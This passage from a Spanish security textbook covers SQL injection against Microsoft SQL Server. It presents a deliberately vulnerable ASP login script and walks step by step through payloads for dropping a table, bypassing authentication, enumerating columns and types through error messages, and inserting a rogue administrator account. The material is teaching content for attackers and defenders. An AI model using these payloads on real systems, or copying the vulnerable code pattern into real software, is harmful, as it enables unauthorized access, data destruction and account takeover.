Un error muy común es solamente preocuparse de la seguridad perimetral con un *firewall* y un IDS. Mientras que esto está bien y es una práctica recomendada, hay que tener en cuenta que la seguridad interna es también un factor crítico. No tan solo por los ataques que puedan llegar a penetrar la red interna, sino por los mismos funcionarios que trabajen desde dentro y se dediquen a tratar de sacar información de la base de datos. Los ataques internos son una realidad y representan una gran parte de los ataques informáticos según el FBI. Para poder mejorar la seguridad interna, se deberán hacer políticas más estrictas sobre acceso a recursos de información por parte de los usuarios. No hay motivo alguno para que la secretaria del jefe tenga acceso a la base de datos de clientes desde su ordenador si es que ella no trabaja con estos. Aunque que parece un ejemplo ridículo, la gran mayoría de directores de empresas delegan responsabilidades a sus secretarias y les dan las contraseñas por si alguna vez las necesitaran, y así realizar mejor su trabajo. Estas violaciones en protocolos de seguridad son las que incentivan los ataques internos.

Para evitar troyanos dentro del ordenador, se tendrá que, exhaustivamente, auditar las firmas de los paquetes que se instalan. No confíe en las sumas *hash* MD5, porque éste es un método en decadencia para revisar la autenticidad del paquete. Son preferibles firmas de llaves públicas como las que utilizan los sistemas con el administrador de paquetes RPM. También puede ocupar programas como **Tripwire** para que alerten de cambios en ficheros de sistema.

Aplique seguridad a los permisos de los sistemas. Particione los discos duros para montar las distintas particiones, en directorios con permisos limitados. Particularmente actúe así con **/tmp**, siempre convendría tener esta partición aparte y montarla de tal manera que los usuarios no puedan ejecutar *scripts* dentro de él. Alrededor de esta idea, se puede deshabilitar el uso de GCC para que no puedan compilar programas maliciosos en el sistema.

Configure un servidor central de *logs* y revise que esté bien securizado. De esta manera, no se pueden borrar las huellas de los ataques y se podrán realizar

auditorías de seguridad con mucha más facilidad. Habiendo dicho esto, mantenga un control semanal, si no a diario, de lo que está ocurriendo en los sistemas. En grandes organizaciones y compañías existen soluciones muy robustas como puede ser Sentinel de Novell Suse Linux. Asegúrese de revisar las alertas todos los días y mantenga estadísticas sobre los distintos ataques que les puedan llegar a los ordenadores. La seguridad no se obtiene "automáticamente", para tener seguridad en los sistemas que se administran en una organización hay que tener disciplina.

Capítulo 6

ATAQUES SQL INJECTION A BASES DE DATOS

Las consultas, modificaciones, inserciones y borrado de registros de una base de datos se realizan con llamadas al gestor de base de datos mediante código SQL (*Structured Query Language*). La inyección de SQL es una técnica que consiste en añadir código malicioso a las sentencias SQL originales ejecutadas por un programa en el motor de base de datos. Esta alteración de sentencias puede traer consigo no sólo el acceso no autorizado a la información almacenada, sino también el control del sistema operativo que lo soporta y, en consecuencia, el compromiso de la organización atacada.

En este capítulo, se mostrará el tema de la seguridad de las bases de datos desde dos vertientes distintas. En primer lugar, se detallarán procedimientos que podrán emplearse para intentar extraer información de una base de datos que es consultada por una aplicación vulnerable. A continuación, se discutirá esta vulnerabilidad, pero desde el punto de vista del programador y administrador de bases de datos. Para ello, se mostrarán las causas de este problema de seguridad y se proporcionarán consejos y ejemplos para orientar al administrador a securizar las aplicaciones frente a este tipo de ataques.

6.1 EL LENGUAJE SQL

Existen distintos lenguajes de interrogación a bases de datos. La mayoría de ejemplos de este capítulo se basarán en Transact SQL (TSQL), que es una variante de lenguaje que utilizan los servidores SQL Server de Microsoft. Los ataques que se irán desarrollando en este capítulo estarán centrados en este motor

de BBDD para focalizar el problema. Para administradores, el conocimiento de los posibles ataques sobre las bases de datos, el uso apropiado de herramientas de securización, junto con buenas prácticas de programación segura, dará las garantías necesarias sobre los accesos a la información de los gestores de bases de datos.

Los ataques de código SQL inyectado son exitosos porque muchas aplicaciones no están programadas con buenas prácticas de seguridad. Uno de los problemas radica en el hecho de que a la hora de desarrollar una aplicación, dedicar tiempo a la seguridad no suele ser prioridad frente a proporcionara funcionalidad a la aplicación. Las pruebas que se realizan encima de la aplicación, reflejan escenarios de funcionalidad y rendimiento, pero no se orientan a encontrar fallas de seguridad. La etapa de pruebas para la securización, corresponde con una de las últimas etapas en el ciclo de vida y desarrollo de una aplicación informática. Inclusive, dicha fase de pruebas se suele realizar al finalizar el desarrollo y cuando el sistema ya está en producción con potenciales vulnerabilidades.

La gran ventaja de un ataque SQL inyectado, frente a otros, es que se puede inicialmente disponer de un conocimiento no profundo de los gestores de bases de datos y, aun así, obtener resultados sorprendentes sin la intermediación de *exploits* o herramientas que suelen ser bastante agresivas contra los sistemas o servicios. La parte que más va a costar es conocer dónde se deben inyectar las sentencias SQL para atacar la plataforma. Habrá que identificar los campos que afectan parámetros que forman parte de alguna sentencia SQL que la aplicación utilice para interactuar con el gestor de bases de datos. Como posibles puntos de inyección se pueden tener en cuenta:

- En aplicaciones Web, los campos de tipo *input*, *textarea* y *hidden*. Los ejemplos más comunes son formularios de registro, el campo para buscar o páginas de inicio de sesión.

- Identificando los parámetros que se pasan mediante el método GET (es decir, en el URL de las páginas), como los parámetros pasados mediante método POST.

- Identificando los parámetros guardados en el código HTML, que se puede guardar y abrir como fichero de texto.

- En los paquetes transmitidos y capturados, que luego pueden ser alterados para realizar peticiones subversivas al servidor.

6.1.1 Referencia a la sintaxis de SQL

A continuación se expone un pequeño manual de referencia SQL orientado a entender los ejemplos del capítulo:

Comando SQL	Descripción

`USE <nombre_de_bbdd>`	Determina la base de datos sobre la que se realizará la consulta. Ejemplo:
	`USE master;`
	`SELECT * FROM sysobjects;`
	Esta última consulta selecciona todos los campos de la tabla **sysobjects** en la base de datos **master**.

`SELECT <columna,[columna]>`
`SELECT *`
	Selección de columnas, múltiples valores se dan separado, por comas. Ejemplo:
	`SELECT nombre, apellido FROM usuarios;`
	Selecciona la columna **nombre** y la columna **apellido** tomando los datos de la tabla **usuarios**. Alternativamente, puede especificar el comodín * para seleccionar todo de la tabla:
	`SELECT * FROM usuarios;`

`FROM <tabla[, tabla]>`	El lenguaje de SQL permite seleccionar datos de múltiples tablas. Especifique las tablas separando éstas por comas. Ejemplo:
	`SELECT * FROM usuarios, direcciones;`
	En SQL Server, se pueden lanzar consultas a otros servidores y otras bases de datos distintas. El formato que se utiliza es el siguiente:
	`SELECT * FROM`
	`hostname..bbdd..nombre_propietario.tabla;`
	La sintaxis puede cambiar según el motor de base de datos utilizado. El servidor objetivo debe tener relaciones de confianza con la base de datos que realiza la petición.

`WHERE <condición>`	Aplicación de filtros en los datos que deben ser recogidos por las consultas aplicando igualdad de valores y concatenando condiciones mediante sentencias AND u OR. Ejemplo: `SELECT nombre WHERE apellido='lopez' AND uid > 10;`

`INNER JOIN`	Una manera de filtrar datos utilizando múltiples tablas. Las consultas que utilizan esta orden, sólo recogen los datos que coinciden en las dos tablas a buscar. Por cada fila en una tabla, se busca directamente en la segunda tabla donde se cumpla la condición de igualdad de una columna índice. Ejemplo:
	`SELECT * FROM provincias, poblaciones WHERE provincias.id_provincia = localidasd.id_localidad;`
	Es equivalente a:
	`SELECT * FROM provincias INNER JOIN Poblaciones ON provincias.id_provincia = localidasd.id_localidad;`

`ORDER BY`	Permite ordenar los registros por las columnas deseadas, por defecto de manera ascendente. `SELECT nombre, apellidos FROM mitabla ORDER BY apellidos Desc.` Selecciona el campo **nombre** y el campo **apellidos** de todos los registros de la tabla **mitabla** ordenados por el campo **apellidos** alfabéticamente en orden inverso.

GROUP BY	Permite agrupar los registros recogidos en función de las columnas que se especifiquen. Ejemplo: `SELECT COUNT(rol_trabajador) as frecuencia, rol_trabajador FROM usuarios GROUP BY rol;` Selecciona los roles existentes en la tabla **usuarios** y cuenta cuántos usuarios existen por cada rol de trabajador.

ALIAS	Para clarificar o abreviar los nombres de atributos o de tablas es posible dar un alias o sobrenombre a dichos parámetros. Para ello, se emplea la palabra reservada AS (puede omitirse).
	Ejemplo en un atributo:
	`SELECT nombre AS nombrecillo from mitabla;`
	Ejemplo en los nombres de las tablas:
	`SELECT pp.nombre FROM mitabla pp;`

UNION	Une dos sentencias SQL en una sola. Ejemplo: `Select * from usuarios union select * from usuarios2;` El número de campos de cada sentencia y el tipo de campos deben coincidir para que la sentencia final sea válida.
All	Devuelve todos los campos de las tablas. Ejemplo: `Select * from usuarios union ALL select * from usuarios2;` Devuelve todos los registros de la tabla **usuarios** y todos los de la tabla **usuarios2** aunque se repitan datos.

TOP	Devuelve los **n** primeros registros de la tabla, siendo **n** el número recibido como argumento. Ejemplo: `SELECT top 1 FROM mitabla` Esa sentencia devuelve el primer registro de la tabla **mitabla**.
DISTINCT	Omite los registros cuyos campos seleccionados coincidan totalmente.
DELETE	Indica la acción de borrar registros, archivos, etc. Ejemplo: `DELETE FROM mitabla;` Borra todos los registros de la tabla **mitabla**.
UPDATE	Modifica valores de una tabla. Ejemplo: `UPDATE usuario SET pass = '';` El valor del campo **pass** será igual a vacío para todos los usuarios de la tabla.
INSERT	Inserta valores en una tabla. Ejemplo: `INSERT INTO usuarios VALUES ('pepeillo', null);` Inserta en la tabla **usuarios** un usuario llamado **pepeillo** con contraseña nula.
CAST y CONVERT	Convierten las expresiones de tipos de datos en otros tipos de datos. `CAST (expresión AS tipo de datos). CONVERT (tipo de datos [ (longitud) ] , expresión [ , estilo] )`

A continuación se exponen caracteres especiales o palabras reservadas útiles para las sentencias SQL inyectadas.

Caracteres especiales/ Palabra reservada	Descripción
;	Delimitador de consultas para lanzar la sentencia actual. Otros que pueden ser utilizados según sea la conexión: GO, Commit, Commit work, Begin, Begintrans, el carácter espacio, entre otros. Rollback, rollbacktrans o abort pueden ser utilizados para cancelar la sentencia actual.
'	Delimitador de cadenas de datos de caracteres y fechas.

--	Delimitador de comentarios. El servidor no evalúa el texto incluido a la derecha de -- de la línea de código SQL.
	Ejemplo:
	`SELECT usuario FROM usuarios WHERE usuario = 'admin' -- AND pass = '156786444556151454570016748 7'`
	equivale en su ejecución a:
	`SELECT usuario FROM usuarios WHERE usuario = 'admin'`

/* ... */	Delimitadores de comentarios. El servidor no evalúa el texto incluido entre /* y */. Igual que en el ejemplo anterior: `SELECT usuario FROM usuarios WHERE usuario = 'admin' /* AND pass = '1567864445561514545700167 4'*/`
Xp_ sp_	Da inicio al nombre de procedimientos almacenados extendidos de catálogo, como xp_cmdshell.
EXEC o EXECUTE	Permite llamar a un procedimiento almacenado.

USE	Define el nombre de la base de datos sobre la que se va a lanzar la sentencia.
+	Carácter de concatenación en TSQL, mientras que & en Access es el **&** y en Oracle es ||.
CREATE	Utilizado para crear objetos en la BD.
DROP	Utilizado para destruir objetos en la BD.
ALTER	Utilizado para modificar objetos en la BD.
KILL	Provoca la finalización de un proceso de usuario. Recibe como parámetro el id de sesión (SPID) o unidad de trabajo (UOW) del proceso. La variable @@UID devuelve el valor SPID de la sesión actual. Kill 53 . Finaliza la conexión 53.

Algunas variables de sistema de utilidad en las técnicas de inyección:

Funciones de sistema	Descripción
@@error	Devuelve 0 si la instrucción TSQL anterior no encontró errores.
@@tracount	Número de transacciones activas de la conexión, a veces se utiliza para evitar inyecciones de más transacciones de la **select** original.
Host_id	Id de la estación de trabajo.
Host_name	Nombre de la estación de trabajo.
fn_servershareddrives	Contiene los nombres de las unidades compartidas por el servidor.

6.2 INTRODUCCIÓN A SQL INJECTION

La vulnerabilidad en la que se basan los ataques de *SQL injection,* se debe básicamente a la existencia de parámetros en una aplicación que no son validados lo suficientemente bien. La aplicación emplea valores de parámetros dinámicos para construir sentencias SQL que lanzará contra una base de datos. El problema se produce si un usuario consigue introducir código SQL adicional en esos parámetros no "saneados" correctamente. El código SQL insertado por el usuario se añadirá a la sentencia creada legítimamente por la aplicación en sí, con lo que en el gestor de bases de datos se estarán ejecutando sentencias adicionales a las previstas por los desarrolladores de la aplicación.

El hecho de que existan parámetros que permitan que un usuario de la aplicación introduzca en ellos valores no deseados por los desarrolladores, es lo que permite la existencia de este problema. Es decir, la inyección de código ajeno al contemplado que modifica el comportamiento de la aplicación. Para comprender a nivel de programación dónde se produce esta vulnerabilidad, se desarrollarán diversos ataques de *SQL injection* sobre una aplicación vulnerable. En este apartado, se detallará el escenario del ejemplo.

6.2.1 Ataque básico de inyección

Se trata de una aplicación Web programada en ASP que consta de dos ficheros. El primer fichero recibe el nombre de **index.html** y consiste en un formulario en el que se pide al usuario que introduzca sus credenciales, es decir, el nombre de usuario y la contraseña que lo identifican en esta aplicación Web. Por tanto, se está ante un ejemplo de página de autenticación.

Dicho formulario consta de un campo HTML *input* de tipo *text* llamado **username** en el que el usuario debe introducir su nombre de usuario. También dispone de un campo HTML *input* de tipo *password* llamado **password** donde se espera que el usuario escriba su contraseña. Una vez que el usuario pulsa el botón **submit**, la información introducida en esos dos campos es enviada a un fichero ASP indicado en el campo *action* dentro del código HTML del formulario. Este segundo fichero que forma parte del programa recibe el nombre de **validacion.asp**.

Este segundo fichero del programa es el encargado de recibir el nombre de usuario y la contraseña introducidos en el formulario. A continuación, éste establecerá una conexión con el gestor de bases de datos, que en el caso de este

ejemplo se trata de Microsoft SQL Server 2000. Una vez hecho esto, se comprobará construyendo una sentencia SELECT de SQL si el nombre de usuario y la contraseña introducidos por el usuario existen en una tabla llamada **usu** de la base de datos.

En el caso de que la consulta devuelva alguna fila, se entiende que es debido a que realmente existen esas credenciales en la tabla **usu**. Por ello, se mostrará un mensaje en color verde indicando que la validación ha sido satisfactoria y se creará una variable de sesión. Si la ejecución de la consulta no devuelve ninguna fila se mostrará un mensaje en color rojo, notificando al usuario que las credenciales introducidas no corresponden con ninguna combinación de nombre de usuario y contraseña existentes en la tabla **usu**.

```
<HTML><HEAD>
      <TITLE>Prueba SQL INJECTION MSSQL </TITLE>
      </HEAD>
      <BODY bgcolor='000000' text='cccccc'>
            <FONT Face='tahoma' color='cccccc'>
            <CENTER><H1>Login</H1>
            <FORM action='validacion.asp' method=post>
            <TABLE>
            <TR><TD>Username:</TD><TD>
            <INPUT type=text name=username size=100%
      width=100></INPUT></TD></TR><BR><BR>
            <TR><TD>Password:</TD><TD>
            <INPUT type=password name=password size=100%
      width=100></INPUT></TD></TR>
            <BR><BR></TABLE><BR><BR>
            <INPUT type=submit value='Submit'> <INPUT
      type=reset value='Reset'></FORM></FONT>
      </BODY></HTML>
```

A continuación se muestra el código fuente del *script* **validacion.asp**, donde se realizan las prácticas aquí descritas, es este *script* de validación el que presenta los errores de programación segura, no funcionalmente, pues realiza lo que tiene que realizar, pero sí es débil en términos de seguridad frente a técnicas de inyección:

```
        <HTML>
        <BODY bgcolor='000000' text='ffffff'>
        <FONT Face='tahoma' color='ffffff'>
        <STYLE>
          p { font-size=20pt ! important}
          font { font-size=20pt ! important}
          h1 { font-size=64pt ! important}
        </STYLE>
        <%@LANGUAGE = VBScript %>
        <%
        Sub Login( cn )
          set username = Request.form("username")
          set password = Request.form("password")
          set rso = Server.CreateObject("ADODB.Recordset")
          rso.open "select * from usu where username = '" & username & "'
and password = '" & password & "'", cn
          if rso.EOF then
            rso.close()
        %>
        <FONT Face='tahoma' color='cc0000'>
        <H1>
        <BR><BR>
        <CENTER>¡Acceso No Permitido!</CENTER>
        </H1>
        </BODY>
        </HTML>
        <%
        Response.write(username)
        Response.end
        else
          Session("username") = "" & rso("username")
        %>
        <FONT Face='tahoma' color='00cc00'>
        <H1>
        <CENTER>Te has logueado correctamente<BR>
        <BR>
        Bienvenido amigo
        <%
        Response.write(rso("username"))
        set nombre= rso("username")
        Response.write( "</BODY></HTML>" )
        Response.end
        end if
        End Sub
        Sub Main()
        set cn = Server.createobject( "ADODB.Connection" )
        cn.open          "driver={SQL          Server};server=servidorsql;
database=hack;uid=sa;pwd=contraseña_sa"
        set username = Request.form("username")
        Login( cn )
        cn.close()
        End Sub
        Main()
        %>
```

Las líneas en negrita son las más importantes para entender el ataque a realizar. En primer lugar se almacena en las variables **username** y **password** la información introducida por el usuario desde el formulario. A continuación, se construye una consulta tipo SELECT, introduciendo en ella directamente las cadenas de texto proporcionadas por el usuario. El problema se produce porque en ningún momento se comprueba si la información proporcionada en el formulario corresponde con dos simples e inofensivas cadenas de texto o si, por el contrario, alguna de esas dos cadenas contiene además código SQL.

Como se comprobará cuando se muestren diversos ataques, en el código del ejemplo para determinar si las credenciales son correctas se utiliza como condición el hecho de que la consulta haya devuelto o no filas (**if rso.EOF then**). Este método de comprobación da lugar a una ampliación de la vulnerabilidad que puede ser aprovechada por el atacante. Para comprobar de forma práctica la existencia de la vulnerabilidad, se probará a introducir la siguiente entrada en el formulario:

```
'; drop table usu--
```

Al recibir esa entrada se generará la siguiente consulta:

```
select * from usu where username=''; drop table usu-- ' and password= ''
```

Cuando se ejecute dicha consulta, a efectos prácticos se estará pidiendo que se devuelvan todos los campos de la tabla **usu** para los que el atributo **username** sea igual a una cadena vacía. Los atributos de tipo **string** (por ejemplo, **varchar**) van delimitados por comillas simples. El atacante ha conseguido engañar al motor de base de datos cerrando el valor del atributo **username** escribiendo una comilla simple seguida de un punto y coma (;). Esto hace que el gestor interprete que un comando ha terminado seguido de uno nuevo.

El comando siguiente que se ejecutará es la instrucción que eliminará la tabla **usu** de la base de datos. Por último, el atacante finalizó su inyección introduciendo dos guiones (--), que en TSQL se utilizan para declarar que todo lo que sigue después es un comentario. El motor de bases de datos luego interpreta el resto del código como tal. Esto es importante, porque de esta forma se ignorará el resto de la consulta y no se producirá una excepción de error.

6.2.2 Añadiendo complejidad a la inyección

El ataque es posible porque en ningún momento se comprueba si la entrada proporcionada por el usuario se ajusta a los valores esperados por la aplicación. Este proceso de saneamiento de código es importante de considerar justamente para evitar entradas ilegales. En el caso de que se conociese el nombre de algún usuario (por ejemplo: admin), un atacante podría validarse como ese usuario existente empleando para ello una inyección similar a ésta:

```
admin'--
```

La sentencia SQL generada ante tal entrada de datos sería la siguiente:

```
SELECT * from usu WHERE username= 'admin'-- AND password= ' '
```

La parte de comprobación de la contraseña será interpretada por el motor de bases de datos como si fuera un simple comentario. Por ello, finalmente es posible autenticarse como el usuario **admin** sin conocer su contraseña. Éste es sólo un tipo de ataque que se puede realizar. Una inyección de código SQL muy famosa se muestra a continuación. Con ella, un atacante podría validarse como el primer usuario de la tabla **usu**:

```
' OR 1=1--
```

La sentencia SQL generada sería:

```
SELECT * FROM usu WHERE username= ' ' OR 1=1-- AND password= ' '
```

La cláusula WHERE se asegura de que la sentencia sólo recoja información cuando la condición se evalúe como verdadera. La condición 1=1 va a hacer que la consulta siempre devuelva resultados (un comportamiento por defecto del motor de base de datos es arrogar una fila al evaluar una de las partes como *true*), en este caso 1=1 siempre se evalúa como verdadero. Como la cláusula, **if rso.EOF then**, lo que comprueba es si la consulta no ha devuelto resultados, ésta es la forma en la que un atacante se aprovechará de ello para conseguir validarse.

Se recuerda que en caso de que la consulta no devuelva resultados (ninguna fila), se muestra la página indicando que las credenciales son inválidas, no se puede acceder. En caso contrario (si la consulta devuelve alguna fila) se muestra un

mensaje de éxito, se consiguió acceder. La siguiente inyección permitiría a un atacante autenticarse como un usuario inexistente en la tabla **usu**:

```
' UNION SELECT 1, 'usuario_inventado', 'contraseña_inventada', 1--
```

La sentencia que se ejecutaría en el servidor de bases de datos sería la siguiente:

```
SELECT * FROM usu WHERE username= ' ' UNION SELECT 1,
'usuario_inventado', 'contraseña_inventada', 1-- AND password= ' '
```

Suponiendo en todo momento que la tabla **usu** tiene cuatro campos, con esa inyección se conseguirá anexar al conjunto de resultados obteniendo una fila constante con los siguientes valores:

```
1, 'usuario inventado', 'contraseña inventada', 1
```

El requisito necesario para que la aplicación considere exitosa la validación es que la consulta devuelva una fila con los datos del usuario. Agregando la cláusula UNION, se genera dicha fila de resultado. Sin embargo, se desconoce la estructura de la tabla **usu** y esta sentencia asume que la tabla tiene cuatro columnas que debieran de volver información (dos de ellas siendo el nombre de usuario y la contraseña que utiliza el usuario). Esta inyección no provocaría ningún error porque se cumplen las restricciones de la cláusula UNION. Dichos requisitos son:

- Tanto la sentencia SELECT situada a la izquierda de UNION como la sentencia situada a su derecha deben tener el mismo número de parámetros.

- Los parámetros de ambas consultas deben coincidir en sus tipos. Es decir, que si el primer parámetro de la consulta de la izquierda del UNION es de tipo entero, entonces el primer parámetro de la consulta de su derecha también debe ser entero. Esto es necesario porque lo que hace la cláusula UNION es devolver en un mismo conjunto de resultados los valores obtenidos por dos consultas.

Para poder realizar con éxito una inyección similar a ésta, previamente será necesario conocer con exactitud la estructura de la tabla **usu**. A continuación se verá una forma de intentar conseguir esa información.

6.3 ENUMERACIÓN MEDIANTE INYECCIÓN

Para que un atacante pueda manipular la información contenida en una base de datos, primero deberá conocer su estructura. Es decir, será necesario que conozca los nombres de las tablas consultadas por la aplicación Web, así como el número de atributos de dichas tablas, sus tipos, el orden en que fueron creados esos atributos y sus nombres. En el escenario de ejemplo, se dispone de una base de datos llamada **hack**. Ésta contiene una tabla **usu** que tiene la siguiente estructura:

```
CREATE TABLE usu (
                id INT,
                username VARCHAR(255),
                password VARCHAR(255),
                privilegio INT
                )
```

Esa tabla habrá sido rellenada de valores de la siguiente forma:

```
INSERT INTO usu VALUES (0, 'admin', 'contraseña_admin', 1);

INSERT INTO usu VALUES (1, 'usuario1', 'contraseña1', 0);

INSERT INTO usu VALUES (2, 'usuario2', 'contraseña2', 0);

INSERT INTO usu VALUES (3, 'usuario3', 'contraseña3', 0);
```

En el caso de que un atacante desee crear una cuenta de usuario con privilegios administrativos, si previamente no conoce la estructura de la tabla **usu**, entonces será imposible que consiga formar una sentencia INSERT correcta para tal fin.

6.3.1 Enumeración basada en mensajes de error

En caso de que la aplicación muestre los mensajes de error que se producen en el motor de bases de datos (comportamiento predeterminado de ASP), eso le proporcionará al atacante una forma de conseguir enumerar la estructura de las tablas. El procedimiento consistirá en ir provocando distintos tipos de errores en las sentencias ejecutadas en la base de datos, de forma que los propios mensajes de error serán los que revelarán la información sobre la lógica interna de las tablas. La técnica de enumeración de información de una base de datos a partir de mensajes de error fue desarrollada de forma exhaustiva por David Litchfield durante sus trabajos en test de penetración. También es autor de diversas obras

sobre este tema y participa de manera asidua en conferencias de seguridad informática.

Aplicando esta técnica sobre una aplicación vulnerable que muestre mensajes de error, no sólo se podrá determinar la estructura de la base de datos, sino que también será posible leer cualquier valor que pueda ser obtenido por la aplicación que realiza la conexión con el servidor de bases de datos. Hay que señalar que la información a la que se podrá acceder dependerá de los permisos del usuario empleado por la aplicación para conectarse al servidor de bases de datos. También es importante mencionar que estas deducciones se pueden llevar a cabo debido a que no se realiza ningún tipo de recogida y tratamiento de estos mensajes de error, es decir, simplemente se dejan mostrar a los usuarios Web. Lo correcto sería originar ante errores una pagina Web tipo, por ejemplo, con la imagen de empresa que se mostrará en lugar de dejar visualizar estas líneas de error provocadas. Es decir, realizar un correcto tratamiento de estas salidas de errores para no generar información alguna en un principio para el atacante.

6.3.2 Obtener los nombres de las tablas y sus atributos

Para determinar los nombres de las tablas implicadas en la consulta que realiza la aplicación Web, así como sus atributos, se puede emplear la siguiente inyección:

```
' HAVING 1=1 --
```

Esto provocará un error, debido a que la cláusula HAVING debe aparecer precedida por una cláusula GROUP BY y además debe ir seguida de una función de agregado.

A continuación, se muestran algunas funciones de agregado en SQL:

- **Sum(expresión)**. Devuelve un valor numérico que es la suma de todos los valores de la expresión recibida como parámetro. Esta función sólo se puede aplicar sobre atributos numéricos.

- **Count(expresión)**. Devuelve el número de valores de la expresión recibida como parámetro.

- **Avg(expresión)**. Devuelve el promedio de los valores de la expresión recibida como parámetro. Es necesario que los atributos de la expresión sean de tipo numérico.

- **Max(expresión)**. Devuelve el mayor valor de la expresión recibida como parámetro.

- **Min(expresión)**. Devuelve el menor valor de la expresión recibida como parámetro.

En el caso de la inyección propuesta, no aparece ninguna cláusula GROUP BY ni tampoco va seguida de ninguna función de agregado. Éste, entonces, producirá un error en la primera columna de la tabla **usu**. El hecho del que se podrá aprovechar un potencial atacante es que el mensaje del error producido por el motor de base de datos revelará información sobre el nombre de la tabla y de las columnas, así como el orden en que fueron creadas. A continuación, se muestra una captura de pantalla del formulario de la aplicación Web donde se inyectará el código SQL malicioso:




Figura 6.1. Introduciendo la cláusula HAVING

Al ejecutar esta inyección, se producirá un error en el motor de bases de datos. Como la aplicación Web deja que se muestren por defecto los errores producidos, un atacante podrá obtener con la inyección realizada el nombre de la tabla y de la primera columna.




Figura 6.2. ASP muestra el error con información útil

Aprovechando este mensaje de error, al leerlo, se acaba de averiguar que la tabla consultada se llama **usu** y que su primera columna es **id**. Para continuar obteniendo el resto de atributos de la tabla **usu**, se irá probando con la siguiente inyección:

```
' GROUP BY usu.id HAVING 1=1 --
```

Cuando se ejecute esa inyección, entonces ya no se producirá ningún error en la primera columna **id**. Ahora el error se encuentra en la segunda columna, ya que ésta no se encuentra en la cláusula GROUP BY ni tampoco aparece en la cláusula HAVING dentro de una función de agregado. Por tanto, el error obtenido contendrá el nombre de la segunda columna de la tabla **usu**, ya que es ahí donde ahora se está produciendo un fallo. El mensaje de error obtenido se muestra a continuación:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]La columna 'usu.username'
de la lista de selección no es válida, porque no está contenida en una
función de agregado ni en la cláusula GROUP BY.
```

El proceso de enumeración continuará con la siguiente inyección:

```
' GROUP BY usu.id, usu.username HAVING 1=1 - -
```

Dicho proceso se repetirá hasta que se hayan obtenido todos los atributos de la tabla **usu** (se habrá podido descubrir toda la estructura de campos de dicha tabla **usu**). Una vez llegado a este punto, se habrá descubierto que dicha tabla está formada por cuatro columnas (**id**, **username**, **password** y **privilegio**). Además se ha obtenido el orden de estas columnas dentro de la tabla. Conocer dicho orden puede ser útil en algún momento si lo que se desea es intentar inyectar una sentencia **insert** correcta.

Se sabe que se han terminado de obtener todos los atributos de la tabla porque cuando se intente inyectar la siguiente cadena, ya no se producirá ningún error y lo que se obtendrá será un mensaje por parte de la aplicación Web indicando que el intento de validación no ha sido correcto:

```
' GROUP BY usu.id, usu.username, usu.password, usu.privilegio HAVING 1=1
- -
```

La sentencia resultante es equivalente a la siguiente consulta:

```
SELECT * FROM usu WHERE username= ' '
```

Una vez que se ha obtenido el nombre de la tabla, el de las columnas y el orden de creación de éstas, se puede continuar con el siguiente paso de la enumeración.

6.3.3 Identificar el tipo de dato de las columnas

Para obtener esta información, respecto al tipo de dato de las columnas, el atacante intentará generar algún error que se la proporcione. En concreto, un error relacionado con una conversión de tipo. Anteriormente se detallaron las funciones de agregado de SQL. Una particularidad de la función de agregado **sum**() es que debe ser aplicada a una expresión numérica. Si un atacante intenta aplicar la función de agregado **sum**() sobre un atributo que no sea numérico (por ejemplo, un atributo de tipo **varchar**) entonces se produciría un error que indicaría que no es válido aplicar esa función de agregado sobre un parámetro de tipo **varchar**. Por lo tanto, en caso de producirse un error a la hora de aplicar la función de agregado **sum**(), el propio mensaje de error indicará el tipo del parámetro deseado. La inyección para averiguar el tipo del atributo **username** podría ser la siguiente:

```
' UNION SELECT SUM(username) FROM usu - -
```

El mensaje de error obtenido se muestra a continuación:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]La operación sum or
average aggregate no puede usar el tipo de datos varchar como argumento

/validacion.asp, línea 2
```

En el caso de que el atacante intente aplicar la función **sum** sobre un atributo de tipo numérico (por ejemplo, para obtener el tipo del atributo **id**), entonces no se producirá el error de conversión de tipo. De forma que podrá deducir que la ausencia de error por conversión de tipo indica que la función **sum**() se ha ejecutado correctamente y eso se debe a que se ha aplicado sobre un atributo numérico. Por tanto, ante la siguiente inyección:

```
' UNION SELECT SUM(id) FROM usu --
```

Se obtendrá la siguiente salida por parte de la aplicación Web:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Todas las consultas de
una instrucción SQL que contenga un operador UNION deben tener el mismo
número de expresiones en sus listas de destino.

/validacion.asp, línea 23
```

Como se puede apreciar, ahora el error obtenido es en la cláusula **UNION**. El hecho de que se muestre ese error, es porque se ha ejecutado correctamente la función de agregado **sum()** sobre un atributo **id** que es de tipo numérico. Pero al comprobar las restricciones de la cláusula **UNION**, se ha encontrado que la consulta de la izquierda (la consulta original de la aplicación) tiene cuatro atributos, mientras que la consulta inyectada por el atacante (consulta de la derecha) sólo tiene un campo.

En este punto de la enumeración, si la cuenta asociada a la aplicación para acceder a la base de datos dispone de los permisos suficientes (en el caso del ejemplo se trata de la cuenta **sa**, que es el equivalente a un administrador de sistema), el atacante estaría en disposición de poder realizar una inyección de inserción de datos en la tabla **usu**. La inyección sería la siguiente:

```
'; INSERT INTO usu VALUES (666, 'usuario_malicioso',
'contraseña_atacante', 1)--
```

6.3.4 Leer el contenido de las columnas de una tabla

